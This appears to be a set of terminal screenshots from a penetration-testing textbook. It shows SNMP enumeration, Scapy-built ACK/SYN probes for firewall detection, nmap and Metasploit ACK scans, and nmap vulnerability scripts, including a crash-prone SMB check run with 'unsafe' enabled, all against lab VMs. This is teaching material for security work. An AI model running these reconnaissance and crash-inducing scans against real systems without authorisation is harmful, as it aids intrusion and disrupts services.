| raw_sig  = 1:Accept=[image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*],A
ccept-Language=[en-us],Accept-Encoding=[gzip, deflate],User-Agent,Host,Connection=[Keep-Alive]:Accept-Charset,Kee
p-Alive:Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
|
`----
```

```
File  Edit  View  Search  Terminal  Help

Closing text interface...


Terminating ettercap...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.

root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# onesixtyone 172.16.69.129 public
Scanning 1 hosts, 1 communities
172.16.69.129 [public] Hardware: x86 Family 6 Model 70 Stepping 1 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1
(Build 2600 Uniprocessor Free)
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# snmpwalk 172.16.69.129 -c public -v 2c
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: x86 Family 6 Model 70 Stepping 1 AT/AT COMPATIBLE - Software: Windows 2000 Vers
ion 5.1 (Build 2600 Uniprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (146566345) 16 days, 23:07:43.45
iso.3.6.1.2.1.1.4.0 = ""
iso.3.6.1.2.1.1.5.0 = STRING: "DEMOXP"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.393220 = INTEGER: 393220
iso.3.6.1.2.1.2.2.1.2.1 = Hex-STRING: 4D 53 20 54 43 50 20 4C 6F 6F 70 62 61 63 6B 20
69 6E 74 65 72 66 61 63 65 00
iso.3.6.1.2.1.2.2.1.2.2 = Hex-STRING: 41 4D 44 20 50 43 4E 45 54 20 46 61 6D 69 6C 79
20 50 43 49 20 45 74 68 65 72 6E 65 74 20 41 64
61 70 74 65 72 20 2D 20 50 61 63 6B 65 74 20 53
63 68 65 64 75 6C 65 72 20 4D 69 6E 69 70 6F 72
74 00
iso.3.6.1.2.1.2.2.1.2.393220 = Hex-STRING: 42 6C 75 65 74 6F 6F 74 68 20 44 65 76 69 63 65
20 28 50 65 72 73 6F 6E 61 6C 20 41 72 65 61 20
4E 65 74 77 6F 72 6B 29 00
iso.3.6.1.2.1.2.2.1.3.1 = INTEGER: 24
iso.3.6.1.2.1.2.2.1.3.2 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.3.393220 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.4.1 = INTEGER: 1520
iso.3.6.1.2.1.2.2.1.4.2 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.4.393220 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.5.1 = Gauge32: 10000000
iso.3.6.1.2.1.2.2.1.5.2 = Gauge32: 1000000000
iso.3.6.1.2.1.2.2.1.5.393220 = Gauge32: 1000000
iso.3.6.1.2.1.2.2.1.6.1 = ""
iso.3.6.1.2.1.2.2.1.6.2 = Hex-STRING: 00 0C 29 94 63 4B
iso.3.6.1.2.1.2.2.1.6.393220 = Hex-STRING: 60 F8 1D C2 4D 15
iso.3.6.1.2.1.2.2.1.7.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.7.2 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.7.393220 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.8.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.8.2 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.8.393220 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.9.1 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.2.2.1.9.2 = Timeticks: (0) 0:00:00.00
iso.3.6.1.2.1.2.2.1.9.393220 = Timeticks: (138337598) 16 days, 0:16:15.98
iso.3.6.1.2.1.2.2.1.10.1 = Counter32: 9723
iso.3.6.1.2.1.2.2.1.10.2 = Counter32: 7823986
iso.3.6.1.2.1.2.2.1.10.393220 = Counter32: 0
iso.3.6.1.2.1.2.2.1.11.1 = Counter32: 156
iso.3.6.1.2.1.2.2.1.11.2 = Counter32: 61603
iso.3.6.1.2.1.2.2.1.11.393220 = Counter32: 0
iso.3.6.1.2.1.2.2.1.12.1 = Counter32: 0
iso.3.6.1.2.1.2.2.1.12.2 = Counter32: 22420
iso.3.6.1.2.1.2.2.1.12.393220 = Counter32: 0
iso.3.6.1.2.1.2.2.1.13.1 = Counter32: 0
iso.3.6.1.2.1.2.2.1.13.2 = Counter32: 0
iso.3.6.1.2.1.2.2.1.13.393220 = Counter32: 0
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# snmpwalk 172.16.69.129 -c public -v 2c | cut -d "=" -f 2
 STRING: "Hardware: x86 Family 6 Model 70 Stepping 1 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 U
niprocessor Free)"
 OID: iso.3.6.1.4.1.311.1.1.3.1.1
 Timeticks: (146573029) 16 days, 23:08:50.29
 ""
 STRING: "DEMOXP"
 ""
 INTEGER: 76
 INTEGER: 3
 INTEGER: 1
 INTEGER: 2
 INTEGER: 393220
```

```
File  Edit  View  Search  Terminal  Help
 Hex-STRING: 00 50 56 C0 00 01
 IpAddress: 172.16.69.1
 INTEGER: 3
 Counter32: 0
 Gauge32: 7
```

```
File  Edit  View  Search  Terminal  Help
 STRING: "VGAuthService.exe"
 STRING: "smss.exe"
 STRING: "vmtoolsd.exe"
 STRING: "csrss.exe"
 STRING: "winlogon.exe"
 STRING: "services.exe"
 STRING: "lsass.exe"
 STRING: "rundll32.exe"
 STRING: "vmacthlp.exe"
 STRING: "svchost.exe"
 STRING: "svchost.exe"
 STRING: "wmiprvse.exe"
 STRING: "svchost.exe"
 STRING: "svchost.exe"
```

```
File  Edit  View  Search  Terminal  Help
>>> i = IP()
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\

>>> i.dst = "172.16.69.129"
>>> i.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= hopopt
  chksum= None
  src= 192.168.68.130
  dst= 172.16.69.129
  \options\

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> t = TCP()
>>> t.display()
###[ TCP ]###
  sport= ftp_data
  dport= http
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= S
  window= 8192
  chksum= None
  urgptr= 0
  options= {}

>>> t.dport = 22
>>> t.flags = 'A'
>>> t.display()
###[ TCP ]###
  sport= ftp_data
  dport= ssh
  seq= 0
  ack= 0
  dataofs= None
  reserved= 0
  flags= A
  window= 8192
  chksum= None
  urgptr= 0
  options= {}

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> request = (i/t)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= None
  src= 192.168.68.130
  dst= 172.16.69.129
  \options\
###[ TCP ]###
     sport= ftp_data
     dport= ssh
     seq= 0
     ack= 0
     dataofs= None
     reserved= 0
     flags= A
     window= 8192
     chksum= None
     urgptr= 0
     options= {}

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> response = sr1(request, timeout=1)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 40
  id= 8154
  flags=
  frag= 0L
  ttl= 128
  proto= tcp
  chksum= 0x243a
  src= 172.16.69.129
  dst= 192.168.68.130
  \options\
###[ TCP ]###
     sport= ssh
     dport= ftp_data
     seq= 0
     ack= 0
     dataofs= 5L
     reserved= 0L
     flags= R
     window= 32767
     chksum= 0x38fb
     urgptr= 0
     options= {}
###[ Padding ]###
        load= '\x00\x00\x00\x00\x00\x00'

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='A'),timeout=1)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> response
<IP  version=4L ihl=5L tos=0x0 len=40 id=8155 flags= frag=0L ttl=128 proto=tcp chksum=0x2439 src=172.16.69.129 dst=192.
168.68.130 options=[] |<TCP  sport=ssh dport=ftp_data seq=0 ack=0 dataofs=5L reserved=0L flags=R window=32767 chksum=0x
38fb urgptr=0 |<Padding  load='\x00\x00\x00\x00\x00\x00' |>>>
>>>
```


```
File  Edit  View  Search  Terminal  Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='S'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
>>> response
<IP  version=4L ihl=5L tos=0x0 len=40 id=8156 flags= frag=0L ttl=128 proto=tcp chksum=0x2438 src=172.16.69.129 dst=192.
168.68.130 options=[] |<TCP  sport=ssh dport=ftp_data seq=572136569 ack=1 dataofs=5L reserved=0L flags=RA window=64240
chksum=0x7f65 urgptr=0 |<Padding  load='\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# python
Python 2.7.13 (default, Dec 18 2016, 20:19:42)
[GCC 6.2.1 20161215] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from scapy.all import *
>>> ACK_response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='A'),timeout=1,verbose=0)
>>> SYN_response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='S'),timeout=1,verbose=0)
>>> if ((ACK_response == None) or (SYN_response == None)) and not ((ACK_response == None) and (SYN_response == None)):
...     print "Stateful filtering in place"
...
Stateful filtering in place
>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='A'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 9 packets, got 0 answers, remaining 1 packets
>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='S'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 2 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 44
  id= 199
  flags= DF
  frag= 0L
  ttl= 128
  proto= tcp
  chksum= 0x16de
  src= 172.16.69.129
  dst= 172.16.69.133
  \options\
###[ TCP ]###
     sport= http
     dport= ftp_data
     seq= 2539409553
     ack= 1
     dataofs= 6L
     reserved= 0L
     flags= SA
     window= 64320
     chksum= 0xd15b
     urgptr= 0
     options= [('MSS', 1460)]
###[ Padding ]###
        load= '\x00\x00'

>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> from scapy.all import *
>>> ACK_response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='A'),timeout=1,verbose=0)
>>> SYN_response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='S'),timeout=1,verbose=0)
>>> if ((ACK_response == None) or (SYN_response == None)) and not ((ACK_response == None) and (SYN_response == None)):
...   print "Stateful filtering in place"
...
Stateful filtering in place
>>>
```


File Edit View Search Terminal Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='A'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.
Received 2 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[IP]###
version= 4L
ihl= 5L
tos= 0x0
len= 40
id= 112
flags=
frag= 0L
ttl= 128
proto= tcp
chksum= 0x5739
src= 172.16.69.129
dst= 172.16.69.133
\options\
###[TCP]###
sport= http
dport= ftp_data
seq= 0
ack= 0
dataofs= 5L
reserved= 0L
flags= R
window= 0
chksum= 0xcc55
urgptr= 0
options= {}
###[Padding]###
load= '\x00\x00\x00\x00\x00\x00'
>>>

```
File  Edit  View  Search  Terminal  Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='S'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 1 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 44
  id= 113
  flags= DF
  frag= 0L
  ttl= 128
  proto= tcp
  chksum= 0x1734
  src= 172.16.69.129
  dst= 172.16.69.133
  \options\
###[ TCP ]###
     sport= http
     dport= ftp_data
     seq= 2000209535
     ack= 1
     dataofs= 6L
     reserved= 0L
     flags= SA
     window= 64320
     chksum= 0x7b91
     urgptr= 0
     options= [('MSS', 1460)]
###[ Padding ]###
        load= '\x00\x00'

>>> response[TCP].flags
18L
>>> int(response[TCP].flags)
18
>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> from scapy.all import *
>>> ACK_response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='A'),timeout=1,verbose=0)
>>> SYN_response = sr1(IP(dst="172.16.69.129")/TCP(dport=80,flags='S'),timeout=1,verbose=0)
>>> if ((ACK_response == None) or (SYN_response == None)) and not ((ACK_response == None) and (SYN_response == None)):
...     print "Stateful filtering in place"
... elif int(SYN_response[TCP].flags) == 18:
...     print "Port is unfiltered and open"
... elif int(SYN_response[TCP].flags) == 20:
...     print "Port is unfiltered and closed"
...
Port is unfiltered and open
>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> from scapy.all import *
>>> ACK_response = sr1(IP(dst="172.16.69.129")/TCP(dport=4444,flags='A'),timeout=1,verbose=0)
>>> SYN_response = sr1(IP(dst="172.16.69.129")/TCP(dport=4444,flags='S'),timeout=1,verbose=0)
>>> if ((ACK_response == None) or (SYN_response == None)) and not ((ACK_response == None) and (SYN_response == None)):
...     print "Stateful filtering in place"
... elif int(SYN_response[TCP].flags) == 18:
...     print "Port is unfiltered and open"
... elif int(SYN_response[TCP].flags) == 20:
...     print "Port is unfiltered and closed"
...
Port is unfiltered and closed
>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='A'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 15 packets, got 0 answers, remaining 1 packets
>>> response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='S'),timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.

Received 8 packets, got 0 answers, remaining 1 packets
>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> from scapy.all import *
>>> ACK_response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='A'),timeout=1,verbose=0)
>>> SYN_response = sr1(IP(dst="172.16.69.129")/TCP(dport=22,flags='S'),timeout=1,verbose=0)
>>> if ((ACK_response == None) or (SYN_response == None)) and not ((ACK_response == None) and (SYN_response == None)):
...     print "Stateful filtering in place"
... elif int(SYN_response[TCP].flags) == 18:
...     print "Port is unfiltered and open"
... elif int(SYN_response[TCP].flags) == 20:
...     print "Port is unfiltered and closed"
... else:
...     print "Port is either unstatefully filtered or host is down"
...
Traceback (most recent call last):
  File "<stdin>", line 3, in <module>
TypeError: 'NoneType' object has no attribute '__getitem__'
>>>
```

```
File  Edit  View  Search  Terminal  Help
>>> if ((ACK_response == None) and (SYN_response == None)):
...     print "Port is either unstatefully filtered or host is down"
...
Port is either unstatefully filtered or host is down
>>>
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# chmod 777 ACK_FW_detect.py
root@kali:~# ./ACK_FW_detect.py
Usage - ./ACK_FW_detect.py [Target-IP] [Target Port]
Example - ./ACK_FW_detect.py 10.0.0.5 443
Example will determine if filtering exists on port 443 of host 10.0.0.5
root@kali:~# ./ACK_FW_detect.py 172.16.69.129 80
Port is unfiltered and open
root@kali:~# ./ACK_FW_detect.py 172.16.69.129 22
Port is either unstatefully filtered or host is down
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sA 172.16.69.128 -p 22

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-03 08:21 EST
Nmap scan report for 172.16.69.128
Host is up (0.00018s latency).
PORT   STATE      SERVICE
22/tcp unfiltered ssh

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sA 172.16.69.128

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-03 08:23 EST
Nmap scan report for 172.16.69.128
Host is up (0.000059s latency).
All 1000 scanned ports on 172.16.69.128 are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sA 172.16.69.128 -p 1-65535

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-03 08:24 EST
Nmap scan report for 172.16.69.128
Host is up (0.000060s latency).
All 65535 scanned ports on 172.16.69.128 are unfiltered

Nmap done: 1 IP address (1 host up) scanned in 2.05 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# msfconsole

 _                                              _
/ \   /\         __                         _  __  /_/
| |\ / | ___ ___ |  \  ___  ___  ___ ___ | |/ /\ \  _ \ \
| | V | |___\___\| |_/ /___\ |__/ |___| | | |  \ \ | |_| |
|_|   | |  _ \ |  _ \ /   \ \  /  |   | | |\  \ \| |  | |
      |/  |___/ \___/ /\ \\___/  \/    \__|  |_\ \___\

Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.13.15-dev                         ]
+ -- --=[ 1613 exploits - 915 auxiliary - 279 post        ]
+ -- --=[ 471 payloads - 39 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/scanner/portscan/ack
msf auxiliary(ack) > show options

Module options (auxiliary/scanner/portscan/ack):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                      yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(ack) >
```

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(ack) > set PORTS 1-100
PORTS => 1-100
msf auxiliary(ack) > set RHOSTS 172.16.69.128
RHOSTS => 172.16.69.128
msf auxiliary(ack) > set THREADS 25
THREADS => 25
msf auxiliary(ack) > show options

Module options (auxiliary/scanner/portscan/ack):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS      1-100            yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS     172.16.69.128    yes       The target address range or CIDR identifier
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    25               yes       The number of concurrent threads
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf auxiliary(ack) >
```

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(ack) > run

[*]  TCP UNFILTERED 172.16.69.128:1
[*]  TCP UNFILTERED 172.16.69.128:2
[*]  TCP UNFILTERED 172.16.69.128:3
[*]  TCP UNFILTERED 172.16.69.128:4
[*]  TCP UNFILTERED 172.16.69.128:5
[*]  TCP UNFILTERED 172.16.69.128:6
[*]  TCP UNFILTERED 172.16.69.128:7
[*]  TCP UNFILTERED 172.16.69.128:8
[*]  TCP UNFILTERED 172.16.69.128:9
[*]  TCP UNFILTERED 172.16.69.128:10
[*]  TCP UNFILTERED 172.16.69.128:11
```

```
File  Edit  View  Search  Terminal  Help
[*]  TCP UNFILTERED 172.16.69.128:91
[*]  TCP UNFILTERED 172.16.69.128:92
[*]  TCP UNFILTERED 172.16.69.128:93
[*]  TCP UNFILTERED 172.16.69.128:94
[*]  TCP UNFILTERED 172.16.69.128:95
[*]  TCP UNFILTERED 172.16.69.128:96
[*]  TCP UNFILTERED 172.16.69.128:97
[*]  TCP UNFILTERED 172.16.69.128:98
[*]  TCP UNFILTERED 172.16.69.128:99
[*]  TCP UNFILTERED 172.16.69.128:100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ack) >
```

Chapter 6: Vulnerability Scanning

```
File  Edit  View  Search  Terminal  Help
root@kali:~# cat /usr/share/nmap/scripts/script.db | more
Entry { filename = "acarsd-info.nse", categories = { "discovery", "safe", } }
Entry { filename = "address-info.nse", categories = { "default", "safe", } }
Entry { filename = "afp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "afp-ls.nse", categories = { "discovery", "safe", } }
Entry { filename = "afp-path-vuln.nse", categories = { "exploit", "intrusive", "vuln", } }
Entry { filename = "afp-serverinfo.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "afp-showmount.nse", categories = { "discovery", "safe", } }
Entry { filename = "ajp-auth.nse", categories = { "auth", "default", "safe", } }
Entry { filename = "ajp-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "ajp-headers.nse", categories = { "discovery", "safe", } }
Entry { filename = "ajp-methods.nse", categories = { "default", "safe", } }
Entry { filename = "ajp-request.nse", categories = { "discovery", "safe", } }
Entry { filename = "allseeingeye-info.nse", categories = { "discovery", "safe", "version", } }
Entry { filename = "amqp-info.nse", categories = { "default", "discovery", "safe", "version", } }
Entry { filename = "asn-query.nse", categories = { "discovery", "external", "safe", } }
Entry { filename = "auth-owners.nse", categories = { "default", "safe", } }
Entry { filename = "auth-spoof.nse", categories = { "malware", "safe", } }
Entry { filename = "backorifice-brute.nse", categories = { "brute", "intrusive", } }
Entry { filename = "backorifice-info.nse", categories = { "default", "discovery", "safe", } }
Entry { filename = "bacnet-info.nse", categories = { "discovery", "version", } }
Entry { filename = "banner.nse", categories = { "discovery", "safe", } }
Entry { filename = "bitcoin-getaddr.nse", categories = { "discovery", "safe", } }
Entry { filename = "bitcoin-info.nse", categories = { "discovery", "safe", } }
--More--
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# grep vuln /usr/share/nmap/scripts/script.db | cut -d "\"" -f 2
afp-path-vuln.nse
broadcast-avahi-dos.nse
clamav-exec.nse
distcc-cve2004-2687.nse
dns-update.nse
firewall-bypass.nse
ftp-libopie.nse
ftp-proftpd-backdoor.nse
ftp-vsftpd-backdoor.nse
ftp-vuln-cve2010-4221.nse
http-adobe-coldfusion-apsa1301.nse
http-aspnet-debug.nse
http-avaya-ipoffice-users.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-cross-domain-policy.nse
http-csrf.nse
http-dlink-backdoor.nse
http-dombased-xss.nse
http-enum.nse
http-fileupload-exploiter.nse
http-frontpage-login.nse
http-git.nse
http-huawei-hg5xx-vuln.nse
http-iis-webdav-vuln.nse
http-internal-ip-disclosure.nse
http-litespeed-sourcecode-download.nse
http-majordomo2-dir-traversal.nse
http-method-tamper.nse
http-passwd.nse
http-phpmyadmin-dir-traversal.nse
http-phpself-xss.nse
http-shellshock.nse
http-slowloris-check.nse
http-sql-injection.nse
http-stored-xss.nse
http-tplink-dir-traversal.nse
http-trace.nse
http-vmware-path-vuln.nse
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# cat /usr/share/nmap/scripts/smb-vuln-ms10-054.nse | more
local bin = require "bin"
local smb = require "smb"
local vulns = require "vulns"
local stdnse = require "stdnse"

description = [[
Tests whether target machines are vulnerable to the ms10-054 SMB remote memory
corruption vulnerability.

The vulnerable machine will crash with BSOD.

The script requires at least READ access right to a share on a remote machine.
Either with guest credentials or with specified username/password.

]]

---
```

```
File  Edit  View  Search  Terminal  Help
-- @usage nmap  -p 445 <target> --script=smb-vuln-ms10-054 --script-args unsafe
--
-- @args unsafe Required to run the script, "safety swich" to prevent running it by accident
-- @args smb-vuln-ms10-054.share Share to connect to (defaults to SharedDocs)
-- @output
-- Host script results:
-- | smb-vuln-ms10-054:
-- |   VULNERABLE:
-- |   SMB remote memory corruption vulnerability
-- |     State: VULNERABLE
-- |     IDs:  CVE:CVE-2010-2550
-- |     Risk factor: HIGH  CVSSv2: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C)
-- |     Description:
-- |       The SMB Server in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2,
-- |       Windows Vista SP1 and SP2, Windows Server 2008 Gold, SP2, and R2, and Windows 7
-- |       does not properly validate fields in an SMB request, which allows remote attackers
-- |       to execute arbitrary code via a crafted SMB packet, aka "SMB Pool Overflow Vulnerability."
-- |
-- |     Disclosure date: 2010-08-11
-- |     References:
-- |       http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2550
-- |_      http://seclists.org/fulldisclosure/2010/Aug/122

author = "Aleksandar Nikolic"
license = "Same as Nmap--See https://nmap.org/book/man-legal.html"
categories = {"vuln","intrusive","dos"}

hostrule = function(host)
  return smb.get_port(host) ~= nil
end

--More--
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap --script smb-vuln-ms10-054.nse --script-args=unsafe=1 -p445 172.16.69.129

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-09 08:12 EST
Nmap scan report for 172.16.69.129
Host is up (0.00031s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:94:63:4B (VMware)

Host script results:
|_smb-vuln-ms10-054: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# cat /usr/share/nmap/scripts/smb-vuln-ms10-061.nse | more
local bin = require "bin"
local msrpc = require "msrpc"
local smb = require "smb"
local string = require "string"
local vulns = require "vulns"
local stdnse = require "stdnse"

description = [[
Tests whether target machines are vulnerable to ms10-061 Printer Spooler impersonation vulnerability.

This vulnerability was used in Stuxnet worm.  The script checks for
the vuln in a safe way without a possibility of crashing the remote
system as this is not a memory corruption vulnerability.  In order for
--More--
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -p445 172.16.69.129 --script=smb-vuln-ms10-061

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-09 08:48 EST
Nmap scan report for 172.16.69.129
Host is up (0.00029s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:94:63:4B (VMware)

Host script results:
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
root@kali:~#
```

